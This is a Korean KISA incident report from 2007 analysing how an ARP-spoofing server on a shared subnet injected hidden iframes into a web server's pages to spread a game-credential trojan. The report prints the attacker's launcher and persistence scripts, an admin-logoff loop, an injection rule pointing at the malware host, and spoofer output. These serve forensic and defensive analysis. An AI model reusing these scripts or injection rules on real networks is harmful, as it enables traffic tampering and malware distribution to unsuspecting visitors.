

# ARP Spoofing 기법을 이용한 웹 페이지 악성코드 삽입 사례

2007. 2. 7



※ 본 보고서의 전부나 일부를 인용시 반드시 [자료: 한국정보보호진흥원(KISA)]를 명시하여 주시기 바랍니다.


## 1. 개요

인터넷 침해사고 중 전통적인 웹 변조 행위는, 사이트 초기페이지를 공격자가 원하는 메시지로 바꾸어, 실력을 과시하거나 정치적인 의미를 전달하고자 하였다. 하지만 최근 대부분의 경우에는 눈에 띄지 않도록 악성코드를 숨겨두어 방문자의 컴퓨터에 악성프로그램을 설치하고 구동시키는 양상으로 발전하고 있다[1]. 이러한 악성 코드의 전파를 통해, 웹 변조 침해사고의 범위를 일반 사용자들의 PC까지 확대시킨 대표적인 이유는, PC 사용자의 계정 정보 또는 개인정보를 탈취하거나 수집하여 악용함으로써, 금전적인 이익을 얻기 위함이다. 그러므로 원하는 정보의 수집을 극대화하기 위해서 악성코드들의 수명을 장기간 지속시키고, 많은 수의 PC에 침투해야 하기 때문에 더욱더 정교한 방법으로 이루어지고 있다. 따라서 웹 변조사고에 대해 관리자들이 탐지하거나 조치하기가 더욱 더 어려워지고 있는 실정이다.

지금까지 발견된 악성코드 삽입의 대표적인 대상으로는 웹사이트 소스파일, 접속자 측 스크립트(자바 스크립트, 비주얼베이직 스크립트 등), CSS 또는 .inc등의 참조파일, 플래시파일의 액션스 크립트, 데이터베이스 자료 값 등이 있다. 하지만 이러한 경우는 대부분 웹 서버 내부의 침해사고 이므로, 원인분석이나 보완 조치 등이 해당 서버 내에서만 이루어 졌었지만, 본 사고의 경우에는 네트워크상의 트래픽을 탈취/변조하여 악성 iframe 코드를 삽입하였으므로, 지금까지의 악성코드 삽입 사례들과는 다른 특징을 지니고 있으며, 다음과 같이 요약할 수 있다.

- 대상 웹서버에 침투하지 않고, 동일한 서브네트워크의 취약 시스템 악용
- 동일한 서브네트워크에서 동적 ARP cache를 운용중인 모든 서버의 트래픽 변조 가능
- ARP Spoofing[2] 기법을 수동적인 스니핑에서 그치지 않고 트래픽 변조에 악용
- 악성코드 삽입 관련 침해사고 분석 시 서버단위에서 네트워크 단위로 분석 범위의 확장 필요

즉, <그림 1.>과 같이 ARP Spoofing 기법을 통해 공격자의 서버가 게이트웨이인 것으로 위장하여 외부로 나가는 트래픽을 가로채고 변조하였기 때문에, 피해 시스템뿐만 아니라 네트워크 환경에서의 이상유무도 함께 확인해야 한다.



<그림 1. 침해사고 개요도>

최종 분석 결과 ARP Spoofing을 수행했던 서버는 같은 서브네트워크의 윈도우즈 2000 서버였으며, 이 서버 또한 공격자가 침투한 후에 ARP Spoofing 프로그램을 설치하여 동작시킨 피해서버 중의 하나였다.

이러한 침해사고 분석 결과에 따라, 웹 서버의 ARP cache에서 게이트웨이 MAC주소를 정적(permanent)으로 설정하고, 윈도우즈 시스템에서 ARP Spoofing 프로그램을 종료시키고 나서야, 그동안 웹 페이지에 삽입되었던 악성코드가 사라지게 되었다.

그리고 악성프로그램을 유포한 사이트의 분석결과, 1,000 여개의 다른 웹사이트를 해킹한 후 유포지 서버로 자동 접속 하도록 악용하였으며, 62만 여개의 Unique IP가 악성프로그램 다운로드 페이지를 방문하고, 이 중 보안 취약점이 있는 9만 2천여 대의 PC가 감염 된 대규모 악성코드 유포 사례였다. 이에 따라, 인터넷침해사고대응지원센터에서는 발견된 1,000 여개의 경유지 사이트의 목록을 확보하여 담당자에게 해당 사실을 통보하고 보안 조치하도록 하였다.

## 2. 악성코드 경유지 웹사이트 분석

분석 대상 서버는 휴대전화 게임관련 사이트였으며 운용환경은 다음과 같다.

- 네트워크 환경: 부산 모 통신社의 IDC 서버호스팅
- 시스템 용도: 웹 서버
- 운영체제: LINUX (CentOS 3.6)
  - 웹 서버: Apache 1.3.34, PHP 4.4.1
  - 기타 서비스 : MySQL

그리고 이 서버에 인터넷 브라우저로 접속하게 되면, <그림 2.>와 같이 모든 HTML페이지에 악성 프로그램 설치를 유도하는 iframe 코드가 아래와 같이 삽입되어 있었다.

```
<html>
<head>
<iframe src=http://[redacted] ic.htm height=0 width=0</iframe><title>?★</title>
<meta http-equiv="Content-type" content="text/html; charset=euc-kr">
<style type="text/css">
<!--
body { margin-top: 0px; margin-right: 0px; margin-bottom: 0px; margin-left: 0px;
-->
</style>

<script language="JavaScript" type="text/JavaScript">
<!--
```

<그림 2. 접속자 브라우저에서 수신한 웹 페이지>

이 외에도, 피해 서버에서 나타나던 이상 증상은 다음과 같았다.

- HTML페이지가 시작되는 부분인 <title>태그 부근에 iframe삽입
- HTTP 또는 SSH연결의 접속 지연 및 접속 장애
- OS재설치를 위해 새로운 OS와 물리적으로 다른 서버로 이전하였음에도 동일하게 발생
- 악성코드가 삽입되는 현상이 지속되지 않고 일시적으로 발생

분석 초기에는 침해사고 분석절차에 따라 각종 로그 분석과 시스템 분석을 장기간 진행하였으나 원인을 찾지 못하였다. 시스템 분석 결과 원인을 찾지 못했기 때문에, 네트워크 트래픽을 관찰하였으며, 해당 서버에서 발송되는 트래픽과 웹 접속자의 브라우저에서의 내용이 상이함을 발견하였다.

아래의 <그림 3.>은 웹 서버에서 접속자에게 보내는 tcpdump결과이며, 전송되는 내용에는 악성코드가 없는 상태이지만, 접속자에게는 <그림 4.>와 같이 iframe을 이용한 악성코드가 삽입된

채로 수신되었다.

```

23:57:24.247348 210.111.139.http > 211.111.24.20844: tcp 322 (DF)
0x0000 4500 016a 1643 4000 4006 e82a d27f fd8b      E..j.C@.@.*....
0x0010 d3fc 9718 0050 516c bfd3 37a9 0edb 6395      ....PQL..7...c.
0x0020 5018 1920 e143 0000 4854 5450 2f31 2e31      P...C..HTTP/1.1
0x0030 2032 3030 204f 4b0d 0a44 6174 653a 2046      .200.OK..Date:.F
0x0040 7269 2c20 3236 204a 616e 2032 3030 3720      ri,.26.Jan.2007.
0x0050 3134 3a35 373a 3234 2047 4d54 0d0a 5365      14:57:24.GMT..Se
0x0060 7276 6572 3a20 4170 6163 6865 2f31 2e33      rver:.Apache/1.3
0x0070 2e33 3420 2855 6e69 7829 2050 4850 2f34      .34.(Unix).PHP/4
0x0080 2e34 2e31 0d0a 582d 506f 7765 7265 642d      .4.1..X-Powered-
0x0090 4279 3a20 5048 502f 342e 342e 310d 0a4b      By:.PHP/4.4.1..K
0x00a0 6565 702d 416c 6976 653a 2074 696d 656f      eep-Alive:timeo
0x00b0 7574 3d35 2c20 6d61 783d 3130 300d 0a43      ut=5,.max=100..C
0x00c0 6f6e 6e65 6374 696f 6e3a 204b 6565 702d      onnection:Keep-
0x00d0 416c 6976 650d 0a54 7261 6e73 6665 722d      Alive..Transfer-
0x00e0 456e 636f 6469 6e67 3a20 6368 756e 6b65      Encoding:chunke
0x00f0 640d 0a43 6f6e 7465 6e74 2d54 7970 653a      d..Content-Type:
0x0100 2074 6578 742f 6874 6d6c 0d0a 0d0a 3530      .text/html...50
0x0110 200d 0a3c 6874 6d6c 3e0d 0a3c 6865 6164      ...<html>..<head>
0x0120 3e0d 0a3c 2f68 6561 643e 0d0a 3c62 6f64      >..</head>..<bod
0x0130 793e 0d0a 6b69 7361 0d0a 3c2f 626f 6479      y>..kisa..</body>
0x0140 3e0d 0a3c 7469 746c 653e 2074 6573 7420      >..<title>.test.
0x0150 3c2f 7469 746c 653e 0d0a 3c2f 6874 6d6c      </title>..</html
0x0160 3e0d 0a0d 0a30 0d0a 0d0a

```

<그림 3. 웹 서버에서 접속자에게 전송한 HTML 코드>

```

00000000 00 14 85 7f f1 78 00 06 06 60 c8 0a 08 00 45 00  ....x...m...E.
00000010 01 6a 16 43 40 00 35 06 ad 8f d2 7f fd 88 ac 10  .j.C@.5.....
00000020 04 a0 00 50 09 13 8f d3 37 a9 0e d8 63 95 50 18  ...P...?....c.P.
00000030 19 20 f4 11 00 00 48 54 54 50 2f 31 2e 31 20 32  ....HTTP/1.1 2
00000040 30 30 20 4f 4b 0d 0a 44 61 74 65 3a 20 46 72 69  00 OK..Date:Fri
00000050 2c 20 32 36 20 4a 61 6e 20 32 30 30 37 20 31 34  ,26 Jan 2007 14
00000060 3a 35 37 3a 32 34 20 47 40 54 0d 0a 53 65 72 76  :57:24 GMT..Sery
00000070 65 72 3a 20 41 70 61 63 68 65 2f 31 2e 33 2e 33  er: Apache/1.3.3
00000080 34 20 28 55 6e 69 78 29 20 50 48 50 2f 34 2e 34  4 (Unix) PHP/4.4
00000090 2f 31 0d 0a 58 2d 50 6f 77 65 72 65 64 20 42 79  .1..X-Powered-By
000000a0 3a 20 50 48 50 2f 34 2e 34 2e 31 0d 0a 48 65 65  : PHP/4.4.1..Kee
000000b0 70 20 41 6c 69 76 65 3a 20 74 69 6d 65 6f 75 74  p-Alive: timeout
000000c0 30 35 2c 20 60 61 78 30 31 30 30 0d 0a 43 6f 6e  =5, max=100..Con
000000d0 6e 65 63 74 69 6f 6e 3a 20 48 65 65 70 20 41 6c  nnection: Keep-Al
000000e0 69 76 65 0d 0a 54 72 61 6e 73 66 65 72 20 45 6e  ive..Transfer-En
000000f0 63 6f 64 69 6e 67 3a 20 63 68 75 6e 6b 65 64 0d  coding: chunked.
00000100 0a 43 6f 6e 74 65 6e 74 20 54 79 70 65 3a 20 74  .Content-Type: t
00000110 65 78 74 2f 68 74 6d 6c 0d 0a 0d 0a 35 30 20 0d  ext/html...50
00000120 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d  <html>..<head>
00000130 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e  </head>..<body>
00000140 0d 0a 6b 69 73 61 0d 0a 3c 2f 62 6f 64 79 3e 0d  ..kisa..</body>
00000150 0a 3c 69 66 72 61 6d 65 20 73 72 63 3d 68 74 74  <script src=http
00000160 70 3a 2f 2f 64 72 65 61 6d 69 6e 73 65 63 74 2e  p://dr.../img/
00000170 63 6f 6d 2f 69 6d 6f 2f

```

<그림 4. 접속자에게 수신된 HTML 코드>

그러므로 웹서버와 접속자간의 통신구간에서 문제가 있을 것으로 추정하고, ARP Spoofing 여부를 확인하였다. 해당 서버가 입주해 있는 IDC측에 문의한 결과 웹서버 ARP cache 상의 게이트웨이 MAC과 실제 게이트웨이 MAC이 다른 것을 확인하였으며, 게이트웨이로 위장하고 트래픽을 변조하고 있는 서버를 찾아서 추가 분석을 진행하였다.


### 3. 트래픽 변조 서버 분석

웹서버와 게이트웨이에 위장 ARP패킷을 보내어 트래픽을 변조한 서버의 운용환경은 다음과 같다.

- o 운용환경: 부산 모 통신社의 IDC 서버호스팅
- o 시스템 용도: 웹 호스팅 및 테스트 서버
- o 운영체제: Windows 2000 Server Std. (SP4)
  - 웹 서버: IIS 5.0
  - 기타 서비스 : MS-SQL 2000

이 서버는 웹서버와 동일한 서브네트워크 안에서 웹호스팅 서버로 쓰이면서, 홈페이지 개발 테스트용으로도 쓰이고 있었다. 시스템 분석을 위해 동작하고 있는 프로세스들을 살펴보았으나, ARP Spoofing과 관련된 프로세스는 발견하지 못했는데, 나중에 밝혀진 결과 공격자가 스크립트를 이용하여 관리자의 로그인을 탐지하여 해당 프로세스를 중지시켰기 때문이었다.

침해사고 분석을 위해 공격자의 파일을 확보하고자 웹 취약점이 있는지 확인하였으며, 취약한 웹 사이트의 디렉토리를 점검 한 결과 공격자가 생성해 둔 파일들을 찾을 수 있었다. 웹 사이트의 침해사고를 분석하기 위해 웹로그를 찾아보았으나, 서버의 HDD 용량문제 때문에 로그를 남기지 않도록 운영해 왔기 때문에 웹로그 분석은 할 수 없었다.



<그림 5. IIS 웹로그 설정화면>

## 가. ARP Spoofing 관련 프로그램 분석

웹 디렉토리에 남겨진 파일은 server.asp 파일이었으며, ARP Spoofing을 구동시키는 역할을 하는 파일이었다. 그리고 ARP Spoofing에 필요한 파일들은 c:\winnt\addins\ 디렉토리에서 발견할 수 있었으며, 각 파일들의 역할을 분석해 보면 다음과 같다.

- o C:\webhome\board\server.asp: 외부에서 HTTP를 이용하여 ARP Spoofing 프로그램을 구동 시키기 위한 스크립트 파일을 실행

```
<%
Option Explicit
Dim WMI, Process, Shell, Program, strComputer, strExe
strComputer = "."
strExe = "cmd.exe /c cscript.exe c:\winnt\addins\%a.vbs"
set WMI = getobject("winmgmts:///_
& strComputer & "/root/cimv2")
Set Process = WMI.Get("Win32_Process")
Set Program = Process.Methods_( _
"Create").InParameters.SpawnInstance_
```

<그림 6. server.asp>

- o C:\winnt\addins\a.vbs: ARP Spoofing을 수행하는 프로그램(ppppt.exe)에 인자값들을 전달 하여 실행

```
a.vbs - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
set ws=WScript.CreateObject("WScript.Shell")
ws.Run "C:\WINNT\addins\ppppt.exe 210.112.129 210.112.139 80 0 1 /r job.txt",0
```

<그림 7. a.vbs>

- o C:\winnt\addins\a.bat: a.vbs와 동일한 역할을 수행하지만 배치파일 형태로 동작하고, ppppt.exe 프로세스를 강제로 중지(kill)시키게 되면 ping 명령으로 약 20여 분간 지연시킨 후 다시 ppppt.exe 실행시키기 때문에, 관리자가 프로세스를 계속해서 모니터링 하지 않으면 ppppt.exe 프로세스의 재시작을 알기 어려움

```
a.bat - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
:begin
ppppt.exe 210.112.129 210.112.139 80 0 1 /r job.txt
ping -n 1000 127.0.0.1
goto begin
```

<그림 8. a.bat>

- o C:\winnt\addins\go.bat: 관리자 그룹의 계정이 로그인 하게 되면 로그오프하면서 ppppt.exe 프로세스 종료

```

go.bat - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
start a.bat
:begin
quser|find "administrator"&&logoff
quser|find "user1"&&logoff
goto begin

```

<그림 9. go.bat>

- o C:\winnt\addins\job.txt: ARP spoofing하는 동안 수신되는 트래픽 중에서 지정한 형식의 패킷이 수신되면 job.txt파일의 문자열 규칙에 따라 대체하여 변조하기 위한 참조파일이며 2행은 검색 조건이고 4열은 대체할 문자열이므로, 트래픽중에 <title 이라는 문자열이 검색되면 iframe코드를 삽입함

```

job.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
-----
<title
<iframe src=http://dreaminsect.com/img/jtag/wmic.htm height=0 width=0></iframe><title>
-----

```

<그림 10. job.txt>

### 나. ARP Spoofing 프로그램 분석

실제로 이 서버에서 ARP Spoofing을 수행한 프로그램 파일명은 ppppt.exe이며, UPX[3]로 실행 압축된 상태였다. 실행압축 해제 후 <그림 11.>과 같이 바이너리를 분석한 결과 ARP spoofing용으로 제작된 공개 소스를 이용한 것으로 확인되었다.

```

00402999 PUSH ppppt.004094E0 ASCII "ARP Spoofing Ver 3.1b by CoolHacker"
004029DF PUSH ppppt.00409504 ASCII "job.txt"
004029F5 PUSH ppppt.0040950C ASCII "[?] Release job file error!"
00402A00 PUSH ppppt.00409528 ASCII "-----<head-----Hack by coolhacker@coolhacker.com-----</head-----Hack by coolhacker"
00402A26 PUSH ppppt.00409584 ASCII "[+] Replace job file job.txt release success...!"
00402A81 PUSH ppppt.004095B8 ASCII "[?] Open adapter error!"
00402AAF PUSH ppppt.004095D4 ASCII "/reset"
00402AD0 PUSH ppppt.004095DC ASCII "[*] Reset %s (-) %s!"
00402AF3 PUSH ppppt.004095F4 ASCII "[*] Reset %s --) %s!"
00402B88 PUSH ppppt.0040960C ASCII "[*] Parsing rul %s ==> %s!"
00402BB4 PUSH ppppt.00409628 ASCII "[+] Loaded %d rules...!"
00402C03 PUSH ppppt.00409640 ASCII "[+] Save Log to %s!"
00402C23 PUSH ppppt.00409654 ASCII "[*] Spoofing %s (-) %s!"
00402C3C PUSH ppppt.00409670 ASCII "[*] Spoofing %s --) %s!"
00402C52 PUSH ppppt.0040968C ASCII "[+] Using fixed forwarding thread."
00402C93 PUSH ppppt.004096B8 ASCII "Usage:!"
00402CA0 PUSH ppppt.004096B8 ASCII "  Arp [ip] ([IP]) ([IP]) ([ip] <ip> <ip>) /[rs] <File>!"
00402CAD PUSH ppppt.004096B8 ASCII "  Arp [ip] ([IP]) ([IP]) ([ip] <ip> <ip>)"

```

<그림 11. ppppt.exe파일의 strings>



본 분석에서의 네트워크 환경은 개요에서 설명한 <그림 1.>과 같이 게이트웨이 IP는 210.X.X.129, 웹서버 IP는 210.X.X.139, 트래픽 변조 서버 IP는 210.X.X.222이다. 참고로, Windows XP에서는 raw socket을 통한 트래픽에 제한을 받기 때문에 패킷 변조에 제약이 있으나, WinPcap 과 같은 별도의 네트워크 라이브러리를 이용하면 패킷변조가 가능하다.(2007. 06 수정)

□ 위장 ARP 전송 단계

ARP Spoofing 프로그램을 실행하면, <그림 12.>와 같이 출력되면서 트래픽 변조를 위한 모니터링을 시작한다.

```

C:\WKISA>ppppt.exe 210.127.253.129 210.127.253.139 80 0 1 /r job.txt
ARPSpoofer ver 0.1.0 by CoolBluer
[*] Bind on 210.127.253.222 Intel(R) PRO Adapter ...
[*] Parsing rul <title> ==> <iframe src=http://www.krcert.or.kr/favicon.ico height=0 width=0></iframe><title>
[*] Loaded 1 rules...
[*] Spoofing 210.127.253.129 (->) 210.127.253.139
[*] Caught 210.127.253.139:80 -> 210.127.253.129:2374
[*] Forwarding untouched packet of size 257
[*] Forwarding untouched packet of size 257

```

<그림 12. ppppt.exe 프로그램 실행>

그리고 <그림 13.>을 보면 알 수 있듯이, 게이트웨이와 웹 서버 양쪽에 MAC과 IP주소를 위장하는 ARP 패킷을 보내면, 동적인 ARP cache를 사용하는 시스템에서는 수신된 ARP 패킷의 정보를 받아들여 <그림 14.>와 같이 ARP cache를 갱신하게 되며, 트래픽 변조 서버는 웹 서버의 ARP cache를 유지시키기 위해 지속적으로 ARP 패킷을 보낸다.

| 송/수신 시각         | 송신 머드레스         | 송신포트 | 수신 머드레스         | 수신포트 | 길이 | 프로토콜 | 서비스 | 설명      |
|-----------------|-----------------|------|-----------------|------|----|------|-----|---------|
| 09:18:46.725416 | 210.127.253.144 | 0    | 210.127.253.206 | 0    | 60 | ARP  | ARP | Request |
| 09:18:46.918409 | 210.127.253.131 | 0    | 210.127.253.132 | 0    | 60 | ARP  | ARP | Request |
| 09:18:47.732034 | 210.127.253.130 | 0    | 210.127.253.136 | 0    | 60 | ARP  | ARP | Request |
| 09:18:48.992206 | 210.127.253.139 | 0    | 210.127.253.129 | 0    | 48 | ARP  | ARP | Reply   |
| 09:18:49.117221 | 210.127.253.129 | 0    | 210.127.253.139 | 0    | 48 | ARP  | ARP | Reply   |
| 09:18:49.224163 | 210.127.253.130 | 0    | 210.127.253.134 | 0    | 60 | ARP  | ARP | Request |
| 09:18:50.625879 | 210.127.253.130 | 0    | 210.127.253.136 | 0    | 60 | ARP  | ARP | Request |
| 09:18:51.992199 | 210.127.253.139 | 0    | 210.127.253.129 | 0    | 48 | ARP  | ARP | Reply   |
| 09:18:52.117171 | 210.127.253.129 | 0    | 210.127.253.139 | 0    | 48 | ARP  | ARP | Reply   |
| 09:18:53.541982 | 210.127.253.143 | 0    | 210.127.253.129 | 0    | 60 | ARP  | ARP | Request |
| 09:18:54.992127 | 210.127.253.139 | 0    | 210.127.253.129 | 0    | 48 | ARP  | ARP | Reply   |
| 09:18:55.117191 | 210.127.253.129 | 0    | 210.127.253.139 | 0    | 48 | ARP  | ARP | Reply   |
| 09:18:57.992113 | 210.127.253.139 | 0    | 210.127.253.129 | 0    | 48 | ARP  | ARP | Reply   |
| 09:18:58.117159 | 210.127.253.129 | 0    | 210.127.253.139 | 0    | 48 | ARP  | ARP | Reply   |
| 09:19:00.992107 | 210.127.253.139 | 0    | 210.127.253.129 | 0    | 48 | ARP  | ARP | Reply   |
| 09:19:01.117125 | 210.127.253.129 | 0    | 210.127.253.139 | 0    | 48 | ARP  | ARP | Reply   |
| 09:19:02.561382 | 210.127.253.130 | 0    | 210.127.253.151 | 0    | 60 | ARP  | ARP | Request |
| 09:19:03.992190 | 210.127.253.139 | 0    | 210.127.253.129 | 0    | 48 | ARP  | ARP | Reply   |

|  |          |
|--|----------|
| Hardware Size : 6                      | 00000000 |
| Protocol Size : 4                      | 00000010 |
| Operation Code : 0x0002 (Reply)        | 00000020 |
| Send MAC Address : 00:00:00:00:79:2B   | 00000030 |
| Send IP Address : 210.127.253.139      |          |
| Target MAC Address : 00:00:00:00:AC:FC |          |
| Target IP Address : 210.127.253.129    |          |
| Generic Data : (6 bytes)               |          |

<그림 13. 변조서버에서 위장 ARP 전송>



```
[+] Caught 210.117.253.139:80 -> 211.232.154.24:17047
[*] Forwarding untouched packet of size 60
[*] Forwarding untouched packet of size 60
[+] Caught 210.117.253.139:80 -> 211.232.154.24:17047
    Applying rul <title> ==> <iframe src=http://www.krcert.or.kr/favicon.ico height=0 width=0></iframe><title>
[*] Done 1 replacements, forwarding packet of size 385
[*] Forwarding untouched packet of size 385
[+] Caught 210.117.253.139:80 -> 210.117.253.212:2365
```

<그림 17. 변조서버에서 트래픽 변조>

<그림 18. 변조한 내용으로 변조서버가 웹 접속자에게 전송>

<그림 19. 웹 접속자의 브라우저로 수신된 변조 페이지>


지금까지의 과정을 거친 후, 브라우저에서는 iframe 태그에 정의되어 있는 페이지에 접속을 시도하게 된다.

### 4. 악성코드 유포지 웹사이트 분석

본 장에서는 악성코드 유포지로 사용된 서버의 분석 결과를 살펴보도록 한다.

악성코드 유포지로 사용된 서버는 FreeBSD 상에서 Apache 웹서버(버전 1.3.34)를 사용하고 있었다. 지금까지의 악성코드 유포지/경유지 사이트들은 대부분 윈도우즈 OS와 IIS 웹서버를 주 공격 대상으로 하였는데, 본 사례의 경우 FreeBSD OS와 Apache 웹서버를 공격하였다.

다음 그림은 악성프로그램 유포서버의 대략적인 시나리오이다.



<그림 20. 악성코드 유포 시나리오>

#### 가. 악성코드 경유지 사이트에서 유포 사이트로 접속 유도

아래와 같이 다수의 악성코드 경유지 사이트에 본 사고분석을 진행한 악성코드 유포 사이트로 접속하도록 iframe을 은닉하였다.

```
<iframe src=http://dream[   ].com/img/jang/music.htm height=0 width=0></iframe>
```

일반사용자가 경유지 사이트를 방문할 경우 위의 은닉된 부분으로 인해 자동으로 dream[ ]com 사이트로 접속되고 PC의 보안취약점(MS06-014)을 공격하는 music.htm에 의해 보안 패치가

되어 있지 않은 PC에 cctv.exe 라는 파일이 실행되어 온라인게임 ID와 패스워드를 유출시키는 트로이목마를 설치한다.

## 나. 피해 규모

### □ 1,000여 개의 경유지 웹사이트 발견

해당 유포 사이트에서는 웹로그에 "referer"를 남기도록 설정되어 있었다. referer는 해당 페이지를 요청한 이전 URL을 의미하는 것으로 일반적으로 어떤 경로를 통해 자사의 웹사이트를 방문했는지 확인하기 위한 목적으로 남기는 경우가 많다. 즉, 자사 사이트가 어떤 검색 서비스를 통해 접속했는지 확인하여 사이트 홍보에 활용하기 위한 용도로 많이 사용된다.

본 사고의 유포지 사이트에서는 아래와 같이 referer를 같이 남기도록 설정되어 있어 이를 통한 경유지 사이트를 찾는 데 많은 도움이 되었다.

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%[Referer]i -> %U" referer
LogFormat "%[User-agent]i" agent
```

일반적인 경우, 인터넷 사용자가 공격자가 만들어 놓은 music.htm 파일의 경로를 정확히 알고 주소창에 직접 입력하는 경우는 드물 것이다. 따라서, 이 경우 인터넷 사용자가 경유지 사이트를 방문했는데 경유지 사이트에 숨겨진 iframe으로 인해 자동으로 공격자가 만들어 놓은 music.htm에 접속하였다고 추측할 수 있다.

music.htm 파일을 요청한 웹사이트는 총 1,000여 개였으며, 이들은 악성코드 경유지 사이트로 악용되고 있는 사이트들로 추정된다. 이들 중 상당수는 게임관련 사이트들이었으며, 분석 당시에도 이들 사이트 중 일부에서 악의적인 iframe이 숨겨져 있는 것을 확인할 수 있었다.

### □ 약 62만여대 PC 중 9만 2천여대 PC 감염 추정

악성프로그램을 PC에 설치하는 공격 코드인 music.htm 파일에 대한 접속시도는 총 11,806,862회 발생했던 것으로 나타났다.

```
# grep music.htm xxx.xxx.com-access.log | wc -l
11806862
```

이 중 실제 접속이 정상적으로 이루어진 것(HTTP 상태코드 200)은 625,505개의 Unique IP로부

터의 접속이었으며, 관리자에 의해 music.htm이 수시로 삭제되어 나머지는 파일이 존재하지 않는다는 오류 메시지(HTTP 상태코드 404)가 나타났다. 62만여 대의 컴퓨터 중 보안 패치가 되지 않은 PC가 악성프로그램을 다운로드 받은 기록이 남겨져 있었으며, 그 수는 약 9만 2천대로 확인되었다.

## 5. 결론 및 대책

